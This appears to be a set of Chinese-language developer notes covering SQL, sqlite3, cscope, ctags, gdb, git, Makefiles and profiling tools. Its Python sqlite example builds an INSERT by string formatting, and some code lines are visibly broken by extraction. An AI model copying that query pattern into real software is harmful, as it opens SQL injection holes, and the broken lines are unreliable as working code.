三值逻辑:true, false, unknown。false AND unknown 为 false, true OR unknown 为 true。与 null 比较运算的结果是 unknown。

expr1 IS NOT DISTINCT FROM expr2 表示二者的值相同或二者都为 NULL。其否定为 IS DISTINCT FROM。

5.10.2 ANSI SQL 数据类型

- CHARACTER(n) or CHAR(n): fixed-width n-character string, padded with spaces as needed
- CHARACTER VARYING(n) or VARCHAR(n): variable-width string with a maximum size of n characters
- NATIONAL CHARACTER(n) or NCHAR(n): fixed width string supporting an international character set
- NATIONAL CHARACTER VARYING(n) or NVARCHAR(n): variable-width NCHAR string
- BIT(n): an array of n bits

- BIT VARYING(n): an array of up to n bits
- INTEGER and SMALLINT
- FLOAT, REAL and DOUBLE PRECISION
- NUMERIC(precision, scale) or DECIMAL(precision, scale), precision 为有效数字位数, scale 为小数位数
- DATE: for date values (e.g. 2011-05-03)
- TIME: for time values (e.g. 15:51:36). The granularity of the time value is usually a tick (100 nanoseconds).
- TIME WITH TIME ZONE or TIMETZ: the same as TIME, but including details about the time zone in question.
- TIMESTAMP: This is a DATE and a TIME put together in one variable (e.g. 2011-05-03 15:51:36).
- TIMESTAMP WITH TIME ZONE or TIMESTAMPTZ: the same as TIMESTAMP, but including details about the time zone in question.

5.10.3 关键词

关键词 **DISTINCT** 用于返回唯一不同的值。

`SELECT DISTINCT 列名称 FROM 表名称`

IN 操作符允许我们在 WHERE 子句中规定多个值。

```
SELECT column_name(s)
FROM table_name
WHERE column_name IN (value1,value2,...)
```

操作符 **BETWEEN ... AND** 会选取介于两个值之间的数据范围。这些值可以是数值、文本或者日期。然而区间的开闭性因厂商而异。

```
SELECT column_name(s)
FROM table_name
WHERE column_name
BETWEEN value1 AND value2
```

通过使用 AS，可以为列名称和表名称指定别名（Alias）。

```
SELECT column_name(s)
FROM table_name
AS alias_name
```

TOP 子句用于规定要返回的记录的数目。并非所有的数据库系统都支持 TOP 子句。SQL Server 的语法：

```
SELECT TOP number|percent column_name(s)
FROM table_name
```

MySQL 语法：

```
SELECT column_name(s)
FROM table_name
LIMIT number
```

Oracle 语法：

```
SELECT column_name(s)
FROM table_name
WHERE ROWNUM <= number
```

5.10.4 举例

关系定义、删除与修改：

```
1 CREATE TABLE My_table(
2     my_field1 INT,
3     my_field2 VARCHAR(50),
4     my_field3 DATE NOT NULL,
5     PRIMARY KEY (my_field1, my_field2)
6 );
7
8 CREATE TABLE employees (
9     id          INTEGER  PRIMARY KEY,
10    first_name   VARCHAR(50) NULL,
11    last_name    VARCHAR(75) NOT NULL,
12    dateofbirth  DATE      NULL
13 );
```

```
14  
15 CREATE TABLE MovieStar (  
16     name CHAR(30),  
17     address VARCHAR(255),  
18     gender CHAR(1),  
19     birthdate DATE  
20 );  
21  
22 DROP TABLE My_table;  
23  
24 ALTER TABLE MovieStar ADD phone CHAR(3) NOT NULL;  
25 ALTER TABLE MovieStar DROP birthdate;
```

索引创建与删除：

```
1 CREATE INDEX YearIndex ON Movie(year);  
2 CREATE INDEX keyIndex ON Movie(title,year);  
3 DROP INDEX YearIndex;
```

视图创建与删除：

```
1 CREATE VIEW ParamountMovie AS  
2     SELECT title, year  
3     FROM Movie  
4     WHERE studioName = 'Paramount';  
5  
6 CREATE VIEW MovieProd(movieTitle, prodName) AS  
7     SELECT title, year  
8     FROM Movie, MovieExe  
9     WHERE producerC# = cert#;  
10  
11 DROP VIEW ParamountMovie;
```

数据更新：

```
1 INSERT INTO My_table  
2     ( field1 , field2 , field3 )  
3     VALUES  
4     ('test', 'N', NULL);  
5  
6 UPDATE My_table  
7     SET field1 = 'updated value'  
8     WHERE field2 = 'N';
```

```
9  
10 DELETE FROM My_table  
11   WHERE field2 = 'N';  
12  
13 TRUNCATE TABLE My_table;--清零
```

权限操作：

```
1 GRANT SELECT, UPDATE  
2   ON My_table  
3   TO some_user, another_user;  
4  
5 REVOKE SELECT, UPDATE  
6   ON My_table  
7   FROM some_user, another_user;
```

数据查询：

```
1 SELECT *  
2   FROM Book  
3   WHERE price > 100.00  
4   ORDER BY title;  
5  
6 SELECT * FROM Persons  
7   WHERE City LIKE 'N%'  
8   --从“Persons”表中选取居住在以“N”开始的城市里的人  
9   --提示：“%”可用于定义通配符（模式中缺少的字母）。  
10  
11  
12 SELECT Book.title AS Title,  
13   COUNT(*) AS Authors  
14   FROM Book JOIN Book_author  
15   ON Book.isbn = Book_author.isbn  
16   GROUP BY Book.title;  
17  
18 SELECT * FROM Persons  
19   WHERE LastName IN ('Adams','Carter')  
20  
21 SELECT * FROM Persons  
22   WHERE LastName  
23   BETWEEN 'Adams' AND 'Carter'  
24  
25 SELECT title,
```

```
26 COUNT(*) AS Authors
27 FROM Book NATURAL JOIN Book_author
28 GROUP BY title;
29
30 SELECT isbn,
31   title ,
32   price ,
33   price * 0.06 AS sales_tax
34 FROM Book
35 WHERE price > 100.00
36 ORDER BY title;
37
38 SELECT isbn, title, price
39 FROM Book
40 WHERE price < (SELECT AVG(price) FROM Book)
41 ORDER BY title;
42
43 SELECT Customer, SUM(OrderPrice) FROM Orders
44 GROUP BY Customer
45 -- 在 SQL 中增加 HAVING 子句原因是，WHERE 关键字无法与合计函数一起使用。
46 HAVING SUM(OrderPrice) < 2000
47
48 SELECT CASE WHEN i IS NULL THEN 'Null Result'
49 -- This will be returned when i is NULL
50   WHEN i = 0 THEN 'Zero'
51 -- This will be returned when i = 0
52   WHEN i = 1 THEN 'One'
53 -- This will be returned when i = 1
54 END
55 FROM t;
```

事务：

```
1 START TRANSACTION;
2 UPDATE Account SET amount=amount-200 WHERE account_number=1234;
3 UPDATE Account SET amount=amount+200 WHERE account_number=2345;
4
5 IF ERRORS=0 COMMIT;
6 IF ERRORS<>0 ROLLBACK;
7
8 CREATE TABLE tbl_1(id INT);
9 INSERT INTO tbl_1(id) VALUES(1);
10 INSERT INTO tbl_1(id) VALUES(2);
```

```
11 COMMIT;  
12 UPDATE tbl_1 SET id=200 WHERE id=1;  
13 SAVEPOINT id_1upd;  
14 UPDATE tbl_1 SET id=1000 WHERE id=2;  
15 ROLLBACK TO id_1upd;  
16 SELECT id FROM tbl_1;
```

5.10.5 SQL 分页查询

```
1 -- SQL SERVER  
2 SELECT TOP 页大小 * FROM table1 WHERE id NOT IN (SELECT TOP 页大小*(页数-1) id FROM table1  
          ORDER BY id) ORDER BY id  
3 --MYSQL  
4 SELECT * FROM TT LIMIT startline, linecount
```

5.11 sqlite3 用法

用法:

```
sqlite3 [options] [databasefile] [SQL]
```

举例:

```
sqlite3 -line mydata.db 'select * from memos where priority > 20;'  
sqlite3 bankinfo.db 'select * from BAcounts'
```

5.11.1 basic navigation

```
.help  
.schema ?TABLE?: Show the CREATE statements.  
databases: List names and files of attached databases  
.tables: Shows all tables
```

5.11.2 backup and restore

```
.backup ?DB? FILE  
.restore ?DB? FILE
```

5.11.3 SQL 脚本

执行 SQL 脚本

```
.read filename
```

输出 SQL 脚本

```
.output filename
```

```
.dump
```

5.11.4 时间与日期

```
select date('now')
```

Python 接口示例

```
1 def add_due_field( self ):
2     conn = sqlite3 .connect( self .dbname)
3     c = conn.cursor()
4     c.execute(''DROP TABLE Fix2''')
5     c.execute(''CREATE TABLE Fix2
6             (start_date text, duration integer,
7              end_date text, amount real, rate real,
8              end_amount real, bank text)'')
9     for record in self .items:
10         start_date = datetime .strptime(
11             record[ start_date_field ], '%Y-%m-%d')
12         start_date = start_date .date()
13         duration_months = record[ duration_field ]
14         principal = record[amount_field]
15         rate = record[ rate_field ]
16         bank = record[ bank_field ]
17         end_date = TermDepositManager.__get_due_date__
18             ( start_date , duration_months)
19         due_value = TermDepositManager.__get_due_value__
20             ( principal , duration_months, rate /100.0)
21         detail_record = ( start_date ,
22             duration_months, end_date, principal , rate , due_value, bank)
23         statement = "INSERT INTO Fix2 VALUES ('%s', %d, '%s', %f, %f, %.2f, '%s')%" %
24         detail_record;
25         c.execute( statement)
```

```
26     conn.commit()  
27     conn.close()
```

第 6 章

编程工具

6.1 Code Review 工具

```
svn diff -r 18153:18168 > a.diff
rbt post --server=http://192.168.110.4 --diff-filename=a.diff
```

6.2 Cscope 用法要略

生成数据库：cscope -Rbq R 表示递归，b 表示 build 后不进入 cscope 自带的查询界面，q 表示 quick，加速日后的查询。

在 vim 下使用时应添加数据库，cs show 命令显示当前已经添加的数据库，执行 cs add cscope.out 添加当前目录下 cscope.out 文件作为数据库。可以通过修改.vimrc 来自动添加当前目录和父目录下的数据库。

```
"for cscope
if has("cscope")
    set csprg=/usr/bin/cscope
    set cst=0
    set cst
    set nocsverb
    " add any database in current directory
    if filereadable("cscope.out")
        cs add cscope.out
    elseif filereadable("../cscope.out")
        cs add ../cscope.out
    elseif filereadable("../..cscope.out")
        cs add ../../cscope.out
```

```
" else add database pointed to by environment
elseif $CSCOPE_DB != ""
    cs add $CSCOPE_DB
endif
set csverb
endif
```

在 vim 下键入:cs 可以查看相关操作提示。具体用法参考见:h cscope 或 cscope 的 man 页。

USAGE :cs find {querytype} {name}

{querytype} corresponds to the actual cscope line
interface numbers as well as default nvi commands:

0 or s: Find this C symbol
1 or g: Find this definition
2 or d: Find functions called by this function
3 or c: Find functions calling this function
4 or t: Find this text string
6 or e: Find this egrep pattern
7 or f: Find this file
8 or i: Find files #including this file

可以在 vim 中添加一些键映射:

```
nmap <F2>s :cs find s <C-R>=expand("<cword>")<CR><CR>
nmap <F2>g :cs find g <C-R>=expand("<cword>")<CR><CR>
nmap <F2>c :cs find c <C-R>=expand("<cword>")<CR><CR>
nmap <F2>t :cs find t <C-R>=expand("<cword>")<CR><CR>
nmap <F2>e :cs find e <C-R>=expand("<cword>")<CR><CR>
nmap <F2>f :cs find f <C-R>=expand("<cfile>")<CR><CR>
nmap <F2>i :cs find i ^<C-R>=expand("<cfile>")<CR>$<CR>
nmap <F2>d :cs find d <C-R>=expand("<cword>")<CR><CR>
```

```
nmap <F3>s :scs find s <C-R>=expand("<cword>")<CR><CR>
nmap <F3>g :scs find g <C-R>=expand("<cword>")<CR><CR>
nmap <F3>c :scs find c <C-R>=expand("<cword>")<CR><CR>
nmap <F3>t :scs find t <C-R>=expand("<cword>")<CR><CR>
nmap <F3>e :scs find e <C-R>=expand("<cword>")<CR><CR>
nmap <F3>f :scs find f <C-R>=expand("<cfile>")<CR><CR>
nmap <F3>i :scs find i ^<C-R>=expand("<cfile>")<CR>$<CR>
nmap <F3>d :scs find d <C-R>=expand("<cword>")<CR><CR>
```

6.3 Ctags 关键用法

安装:

```
brew install ctags
alias ctags="`brew --prefix`/bin/ctags"
```

/etc/paths /usr/local/bin 提到/usr/bin 前面, 为了使得 ctags 访问 exuberant ctags 而不是自带的 ctags

创建元数据:

```
ctags -R
```

对于 C++, 结合 omnippcomplete 插件, 有:

```
ctags -R --c++-kinds=+p --fields=+iaS --extra=+q
```

ctags 也支持 Python 语言:

```
ctags -R
ctags -R --language-force=Python --Python-kinds=cfmvi --extra=+q
```

为 vim 配置 tags 搜索路径: 在.vimrc 中添加设置。如使用绝对路径:

```
set tags=/home/xxx/myproject/tags
```

如果设置成自动搜索上级目录的 tags:

```
set tags=./tags;
```

注意第一行的分号表示递归向上搜索，点斜杠表示当前文件所在目录而非当前目录。

```
:set tags=./tags,./..tags,./*/tags
```

使用当前目录下的 tags 文件, 上一级目录下的 tags 文件, 以及当前目录下所有层级的子目录下的 tags 文件.

```
:set tags=~/proj/**/tags
```

一种深度搜索目录的形式

查找:

```
vim -t tag名
```

```
:ta tag名
```

```
:tselect tag名 同名tag选择
```

跳转:

Ctrl+] 跳转至函数定义

ctrl+0 返回

ctrl+I 前进

Ctrl+T 返回(与ctrl+])对应

```
:tp 同名tag, 跳转到前一个
```

```
:tn 同名tag, 跳转到下一个
```

```
:tfirst, :tlast
```

裂屏显示:

Ctrl-W] 裂屏跳转至函数定义

```
[vertical] stag name 裂屏查找并跳转
```

6.4 文件分析工具

6.4.1 统计代码行数

例如, 统计.h 文件包含的非空行数:

```
find . -name "* .h" | xargs cat | grep -v ^$ | wc -l
```

如果不需要空行过滤功能，就不需要使用 cat 和 grep，可用这样写：

```
wc -l `find . -name "*.h" | tail -n1
```

匹配多种文件类型：

```
find . -name "*.c" -o -name "*.h" | xargs wc -l
```

这条命令统计了.h 和.c 文件中包含的行数。注意如果没有 xargs，就变成了统计文件数目。

6.4.2 文本文件分析

diff 用于逐行比较。其他工具包括 awk, sed 等。

对于源代码，有 indent 工具。

6.4.3 十六进制读写

od, hexdump 等工具将文件按照 8 进制、16 进制、ASCII 等形式打印出来。hexdiff 同时打开两个文件，进行比较。

hexer 工具能够以 vi 风格的界面编辑数据文件，而 ghex 则基于 Gnome 窗口系统。其他工具大多基于 curses 家族，包括 hexedit, lhex, dhex 等。

vim 使用 :%!xxd 变为十六进制显示模式，再追加一个 -r 命令则复原。

6.4.4 目标文件分析

strings: 寻找文件中的字符串。可用于分析可执行文件。

size: 显示目标文件中各段的大小 (text,data,bss)。

readelf 显示 ELF 文件各种信息。

nm 或 objdump -t: 打印目标文件中的符号表。

objdump -h 给出文件中各段的头部信息。

objdump -D 反汇编，-S 将反汇编程序同源代码对照显示。

6.5 GDB 调试器使用要略

如果想对 elfname 程序进行调试，用 -g 选项编译，调用 gdb 的方式如：gdb elfname 或 gdb --args elfname arg1 arg2... 也可以只输入 gdb，在交互界面上设置：

```
file elfname  
set args argv1 argv2
```

基本的用法，可以在进入 gdb 后执行 help，具体的帮助信息，如关于断点的用法，输入 help b。退出 gdb：quit 或 q。

每次执行 run，会从头开始运行程序。run 简称 r。

6.5.1 查看源码

list 简称 l。list 显示当前位置 10 行代码。

l funcname：显示某函数附近的 10 行代码。

l lineno：显示第 lineno 行及其上下文 10 行代码。

6.5.2 断点

首先需要明确，如果在第 18 行设置断点，指的是在第 18 行执行之前中止，而非之后。

设置断点：breakpoint 命令，简称 b，参数为 [文件名:] 行号或函数名，可以用 list 命令辅助 b 命令的参数选择。如无参数，为在当前行设置断点。

b 45 if varname > 10：在第 45 行之前设置条件断点，如果变量 varname 大于 10 则中止。

delete 2 或 del 2 或 d 2 会删除 2 号断点，disable 2 会冻结 2 号断点，enable 2 会激活 2 号断点。

i b：查看当前所有断点的状态。

遇到断点时执行 cont 或 c 时程序继续执行直至结束或受阻。

6.5.3 步进

next 命令简称 n，用于执行下一条语句。执行完后显示的代码行为尚未执行的下一条语句。

n 5 可以前进 5 行。

Return 键用于重复执行上一条命令。

step 命令简称 s，与 next 的区别是会进入函数体。

6.5.4 查看上下文信息

backtrace，简称 bt，查看堆栈层次信息。最深层的 frame 号为零，main 为最大的 frame 号。

frame 简称 f。f frameno 会跳到 frameno 指定的 frame 层次。

info 简称 i：

i line 显示当前行号。

i args 显示当前函数参数。在 main 函数中则为程序参数。

i source 查看当前源文件信息。info sources 查看所有源文件信息。

i locals 显示当前函数局部变量。

i variables 显示全局和静态变量。

i threads 显示线程信息。thread ID 命令跳转到 ID 所示的线程上。

i macros 显示宏定义。i macro macroname 某个宏定义。必须使用 -gdwarf-2 -g3 编译选项才能看到宏定义。

6.5.5 查看指定变量

print varname 查看变量。print 简称 **p**。

例如，对于 char c[5] = 97,98,99,100,101，执行 p c[2] 显示 99 'c'; p /x c[2] 会显示为 16 进制 0x63。print /x c[2]@3 会显示 c[2] 开始的 3 个连续变量 0x63, 0x64, 0x65。

display varname 添加自动显示变量。display 添加的变量会在每次程序中止时再次显示。

6.5.6 Patching: 就地修补

set variable varname = varvalue 命令用于就地修改变量的值。那么，下面的命令在断点处修改变量的值，下次 run 时生效。

```
commands 2
>set variable n = n+1
>cont
>end
```

6.5.7 观察值

watch varname 命令：当程序执行时发现 varname 被修改时就中止；rwatch varname：当 varname 被读时中止；而 awatch 是在 varname 被读或者写时都中止。

注意 watch 只能观察当前堆栈 frame 的变量。所以一般要配合断点来使用。




图 6-1 Git CheetSheet from
<https://www.quora.com/What-is-the-best-Git-cheat-sheet>

6.6 Git

6.6.1 Setting up a repository

```
git init --bare /path/to/bare/repo.git
git clone /path/to/bare/repo.git /path/to/work
echo 123 > afile.txt
git add .
git config --local user.name adelphus
git config --local user.email adelphus@example.com
git commit -m "added afile"
git push origin master
```

6.6.2 Cleansing and Space Savings

```
git clean -d -f -i # interactive cleaning
```

```
git prune --progress # delete objects w/o references  
git gc --auto  
git gc --aggressive  
git remote prune origin # delete remotely removed branches
```

A more complete way is to abandon all commit histories and just start over fresh:

```
rm -rf .git  
git init  
git add .  
git commit -m "Initial commit"  
-- push to the github remote repos ensuring you overwrite history  
git remote add origin git@github.com:<YOUR ACCOUNT>/<YOUR REPOS>.git  
git push -u --force origin master
```

6.7 IDE 选用

Python IDE 包括 PyCharm, WingIDE, PyDev(Eclipse), Komodo IDE, Eric 等。有人尤其推荐 PyCharm, WingIDE 和 PyDev。

Eric 是基于 Qt 的 IDE, 在 Debian 系 Linux 发行版上依赖于包 python-qscintilla2。

IDLE 常常是 python 安装自带的开发工具。

在 Linux 上选择 C/C++ 的 IDE, 有 CodeBlocks, Eclipse CDT, Greany, MonoDevelop, Anjuta, Komodo Edit, NetBeans, KDevelop, CodeLite 等。

源代码阅读器包括: Visual Studio Express edition(免费), Source Navigator, Understand 等。

我有跨平台工作需要, 决定使用 Vim, QtCreator 和 Eclipse。如只在 Windows 上阅读代码, 使用 Source Insight。Vim 的优势在于极强的定制型, 以为 IDE 的定制性毕竟有限, 有些设计可能让人觉得别扭。

6.7.1 用 QtCreator 编辑 Python 脚本

QtCreator 可以编辑 Python, 进行语法高亮, 但缺乏自动补全等高级功能。也可通过配置“外部工具(工具-选项-环境)”来调用系统中安装的 python 解释器以运行 Python 脚本。配置方式如下: 1. 添加 Category 并在该 Category 上添加 Tool 2. 配置这个 Tool。设置 Python 解释器路径、参数 (%{CurrentDocument:FilePath})、工作目录 (%{CurrentDocument:Path})、环境变量 (QT_LOGGING_TO_CONSOLE=1)。

6.7.2 QtCreator 和 Source Insight 比较

使用 QtCreator 可以开启 vi 模式，对于熟悉 vim 的人很顺手。点击一个标识符号，自动对该标识符的示例加以高亮。

QtCreator 的缺点之一在于 Find Usages 这个 Context 功能的局限性，它比不上 SI 的 Jump to Caller 命令：似乎只能检索已经打开的文件，而不是项目中的全部文件（这可能只是个 bug 而非设计）；无法区分不同类型的同名成员变量。有时为了查找符合所有的 occurrence，须使用字符串查找功能。这毕竟不够高效。

Si 不如 QtCreator 之处一是不免费，二是浏览代码目录不方便，三是匹配括号不方便（快捷键 Ctrl-Shift-]），四是没有代码折叠。

6.7.3 条件编译编辑

某些代码因为条件编译等原因变成了 inactive code。例如，如果程序中没有定义名为 NEVER 的宏，则 QtCreator 认为 #ifdef NEVER 和 #endif 之间的代码为不活跃代码，将其背景设置为灰色，避免对读者的干扰。然而 SI 确不作这种假定，而是允许用户手工设置这段代码是否为不活跃代码。两种工具的设计各有有缺。因为宏定义不仅仅只是通过源代码给出，也可在编译器选项中给出，QtCreator 做出的假定不妥。解决办法是，如果需要，可主动修改代码，定义 NEVER 这个宏，然后保存本文件。

6.7.4 Vim 搭建 Python IDE

Vim 插件 pythonComplete 可用于 Python 代码自动补全。对于 VIM 7.3 以上版本，这个插件是自带的。需要在 .vimrc 上添加如下配置：

```
filetype plugin on  
autocmd FileType python set omnifunc=pythoncomplete#Complete
```

6.7.5 非 vi 编辑器的 vi 风格模式

Visual Studio with ViEmu NetBeans with jVi

Sublime Text has a vintage mode for vi style editing.

Check out excellent Vrapper plugin for Eclipse.

It seems the eclim plugin can help you embed the real GVim into Eclipse.

Qt Creator has a "vim mode" for editing, but it currently lacks some abilities; as well, I feel handicapped without the settings I have in my .vimrc.

There is also freeware Vimplugin for Eclipse —it embeds Vim into Eclipse, but you lose all navigation and code-completion functionality that Eclipse provides, so its usefulness is disputable.

6.8 Indent 代码排版工具

欲实现 Cavium 风格的代码, 有

```
indent *.c -bli0 -i4 -npsl -cli4 -npcs
```

其中,bli 表示 brace indentation,i 选项表示 indentation,npsl(dont-break-procedure-type) 表示函数返回类型需与函数名称在同一行;cli 表示 case-label-indentation, 表示 case 语句缩进的距离。npcs 表示 no-space-after-function-call-names, 函数调用时函数名称后无空格。

关于 if 等语句之后的 { 括号是否在换行, 有两种方式: br(braces-on-if-line) 和 bl(braces-after-if-line)。对于 br 选项, 一般同时指定 ce 选项 (cuddle-else) 或 nce 选项, 前者让 } 和 else 在同一行。对于 bl 选项, 一般同时指定 bli 选项, 表示 { 缩进距离, 如不指定, GNU indent 默认使用 GNU 风格, 即缩进 2 个空格。类似于 if 语句, 函数定义和 struct 定义也存在大括号是否在同一行的问题。对于函数, 可以指定 brf 或 blf (默认); 对于 struct, 可以指定 brs 和 blf。

6.9 Jupyter Notebook

6.9.1 Change Jupyter Notebook startup folder (Windows)

Copy the Jupyter Notebook launcher from the menu to the desktop. Right click on the new launcher and change the Target field, change %USERPROFILE% to the full path of the folder which will contain all the notebooks. Double-click on the Jupyter Notebook desktop launcher (icon shows [IPy]) to start the Jupyter Notebook App. The notebook interface will appear in a new browser window or tab. A secondary terminal window (used only for error logging and for shut down) will be also opened.

6.10 Makefile 关键用法

6.10.1 字符串批量替换

%=% 能够实现字符串批量替换, 从而创造另一个字符串向量。举例:

```
CHAPTERS = \
Algorithm \
CProgram \
  
CHAP_FILES = $(CHAPTERS:%=Chap_%.tex)
```

另一个例子：

```
CLASSES = InterCitySolution IntraCitySolution
PREFIX = com/zhaojm/TravelAssistant/solutions
  
CLASS_FILES = $(CLASSES:%=${PREFIX}/%.class)
CLASS_PATHS = $(CLASSES:%=${PREFIX}/%)
```

6.10.2 Makefile for 循环

举例：

```
all: $(CLASS_FILES)
@for CLASS in $(CLASS_PATHS); do java $$CLASS; done
```

注意事项：for 循环写在一行中，开头要有 @ 号；上述 CLASS 为 shell 变量，需要\$\${} 结构，注意是大括号；而 CLASS_PATH 为 make 变量，需要\$() 结构，使用小括号。

6.11 程序性能分析

我们知道，程序运行时的 90% 的时间是用在了 10% 的代码上。如果希望能够有效地对程序进行优化，那么精确地了解时间在应用程序中是如何花费的，以及真实的输入数据，这一点非常重要。这种行为就称为代码剖析（code profiling）。time 工具返回程序运行的用户时间和系统时间。top 能显示程序的 CPU 使用率。系统一般自带 **oprofile** 工具，另外 **Google perf tool** 比较强大。Valgrind 工具箱的 callgrind 工具也有类似作用。

6.11.1 gprof

gprof 可以为 Linux 平台上的程序精确分析性能瓶颈。gprof 精确地给出函数被调用的时间和次数，给出函数调用关系。

使用流程：在编译和链接时加上 -pg 选项，执行后在程序运行目录下生成 gmon.out 文件。用 gprof 分析 gmon.out 文件即可，调用方式：

```
gprof appname
```

gprof 只能分析应用程序在运行过程中所消耗掉的用户时间，无法得到程序内核空间的运行时间。对于多线程程序，gprof 只分析主线程。

6.11.2 oprofile

oprofile 是 Linux 平台上的一个功能强大的性能分析工具，支持从进程、函数、代码语句三个层面检测 cpu 使用情况的方法。

当系统出现 cpu 使用率异常偏高情况时，oprofile 不但可以帮助我们分析出是哪一个进程异常使用 cpu，还可以揪出进程中占用 cpu 的函数、代码。在分析应用程序性能瓶颈、进行性能调优时，我们可以通过 oprofile，得出程序代码的 cpu 使用情况，找到最消耗 cpu 的那部分代码进行分析与调优，做到有的放矢。另外，进行程序性能调优时，我们不应仅仅关注自己编写的上层代码，也应考虑底层库函数，甚至内核对应用程序性能的影响。我们还可以通过 oprofile 查看高速缓存的利用率、错误的转移预测等信息，“opcontrol -list-events”命令显示了 oprofile 可检测到的所有事件。

oprofile 在 Linux 上分两部分，一个是内核模块 (oprofile.ko)，一个为用户空间的守护进程 (oprofiled)。前者负责访问性能计数器或者注册基于时间采样的函数 (使用 register_timer_hook 注册之，使时钟中断处理程序最后执行 profile_tick 时可以访问之)，并采样置于内核的缓冲区内。后者在后台运行，负责从内核空间收集数据，写入文件。

初始化

```
opcontrol --no-vmlinux : 指示oprofile启动检测后，不记录内核模块、内核代码相关统计数据  
opcontrol --init : 加载oprofile模块、oprofile驱动程序
```

检测控制

```
opcontrol --start : 指示oprofile启动检测  
opcontrol --dump : 指示将oprofile检测到的数据写入文件  
opcontrol --reset : 清空之前检测的数据记录  
opcontrol -h : 关闭oprofile进程
```

查看检测结果

```
opreport : 以镜像(image)的角度显示检测结果，进程、动态库、内核模块属于镜像范畴  
opreport -l : 以函数的角度显示检测结果  
opreport -l test : 以函数的角度，针对test进程显示检测结果  
opannotate -s test : 以代码的角度，针对test进程显示检测结果
```

```
opannotate -s /lib64/libc-2.4.so : 以代码的角度，针对libc-2.4.so库显示检测结果
```

6.11.3 测量程序运行时间

两种测试程序时间的方法，一种是通过间隔计数，另一种通过周期计数器。首先介绍这两种方法的含义，摘自《深入理解计算机系统》。

间隔计数：操作系统维护者每个进程使用的用户时间量和系统时间量的计数值，当计时器中断发生时，操作系统会确定哪个进程是活动的，并且对那个进程的一个计数值增加计时器间隔时间。如果系统是在内核模式中执行的，那么就增加系统时间，否则增加用户时间。这种方法一般使用 `clock` 函数实现。

周期计数器：处理器内部包含一个运行在时钟周期级的计数器，每个时钟周期它都会加 1。可以利用特殊的机器指令来读这个计数器的值。如果要测试一段代码的时间，只需在代码段前后分别获取计数器的值，然后将这两个计数器的值相减，除以处理器频率，就可以得到这段代码的运行时间。

6.11.4 pstack 和 strace

显示正在运行的程序的执行堆栈，只支持 32 位 Linux 环境，只支持 x86 机器，只支持用 GNU 编译器编译的程序，该程序的符号表 (symbols) 不能被裁减掉。

```
pstack pid
```

`strace` 是 Linux 环境下的一款程序调试工具，用来监察一个应用程序所使用的系统调用及它所接收的系统信息。`strace` 的工作依赖于 kernel 的 `ptrace` 功能。

```
strace -p pid
```

6.12 PyInstaller

Use of pyinstaller on windows may fail if pyinstaller's installation path contains spaces. Workarounds exist though.

```
/d/Program\ Files/Python27/python "/d/Program Files/Python27/Scripts/pyinstaller-script
```

6.13 Build and SCM systems

GitLab, the software, is a web-based Git repository manager with wiki and issue tracking features.

Jenkins is an open source continuous integration tool written in Java. It is a server-based system running in a servlet container such as Apache Tomcat. It supports SCM tools including AcuRev, CVS, Subversion, Git, Mercurial, Perforce, Clearcase and RTC, and can execute Apache Ant and Apache Maven based projects as well as arbitrary shell scripts and Windows batch commands.

Apache Ant is a software tool for automating software build processes, which originated from the Apache Tomcat project in early 2000. It was a replacement for the unix make build tool, and was created due to a number of problems with the unix make. It is similar to Make but is implemented using the Java language, requires the Java platform, and is best suited to building Java projects. The main known usage of Ant is the build of Java applications. Ant supplies a number of built-in tasks allowing to compile, assemble, test and run Java applications. Ant can also be used effectively to build non Java applications, for instance C or C++ applications.

Maven is a build automation tool used primarily for Java projects. Maven addresses two aspects of building software: First, it describes how software is built, and second, it describes its dependencies. Contrary to preceding tools like Apache Ant, it uses conventions for the build procedure, and only exceptions need to be written down. An XML file describes the software project being built, its dependencies on other external modules and components, the build order, directories, and required plug-ins.

6.13.1 Qmake,CMake

qmake 是一个协助简化跨平台进行项目开发的构建过程的工具程序，Qt 附带的工具之一。qmake 能够自动生成 Makefile、Microsoft Visual Studio 项目文件和 xcode 项目文件。不管源代码是否是用 Qt 写的，都能使用 qmake，因此 qmake 能用于很多软件的构建过程。

手写 Makefile 是比较困难而且容易出错，尤其在进行跨平台开发时必须针对不同平台分别撰写 Makefile，会增加跨平台开发复杂性与困难度。qmake 会根据项目文件 (.pro) 里面的信息自动生成适合平台的 Makefile。开发者能够自行撰写项目文件或是由 qmake 本身产生。qmake 包含额外的功能来方便 Qt 开发，如自动的包含 moc 和 uic 的编译规则。

CMake 是个开源的跨平台自动化建构系统，它用配置文件控制建构过程 (build process) 的方式和 Unix 的 Make 相似，只是 CMake 的配置文件取名为 CmakeLists.txt。Cmake 并不

直接建构出最终的软件，而是产生标准的建构文件（如 Unix 的 Makefile 或 Windows Visual C++ 的 projects/workspaces），然后再依一般的建构方式使用。这使得熟悉某个集成开发环境（IDE）的开发者可以用标准的方式建构他的软件，这种可以使用各平台的原生建构系统的能力是 CMake 和 SCons 等其他类似系统的区别之处。CMake 可以编译源代码、制作程序库、产生适配器（wrapper）、还可以用任意的顺序建构可执行文件。CMake 支持 in-place 建构（二进文件和源代码在同一个目录树中）和 out-of-place 建构（二进文件在别的目录里），因此可以很容易从同一个源代码目录树中建构出多个二进文件。CMake 也支持静态与动态程序库的建构。

